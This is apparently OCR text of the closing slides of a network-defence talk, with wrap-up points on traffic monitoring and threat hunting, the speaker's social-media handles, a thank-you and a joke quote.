
- monitor your traffic
- what normal looks like
- network threat hunting

| wrap-up

- https://github.com/haarlems
- signal: haarlems.83
- bluesky/medium: haarlems
- twitter: haar1ems

Thank you for your time

Q&A


"YOU MISS 100% OF THE SHOTS YOU DON'T TAKE. - WAYNE GRETZKY"
- MICHAEL SCOTT

Trust your future self to figure it out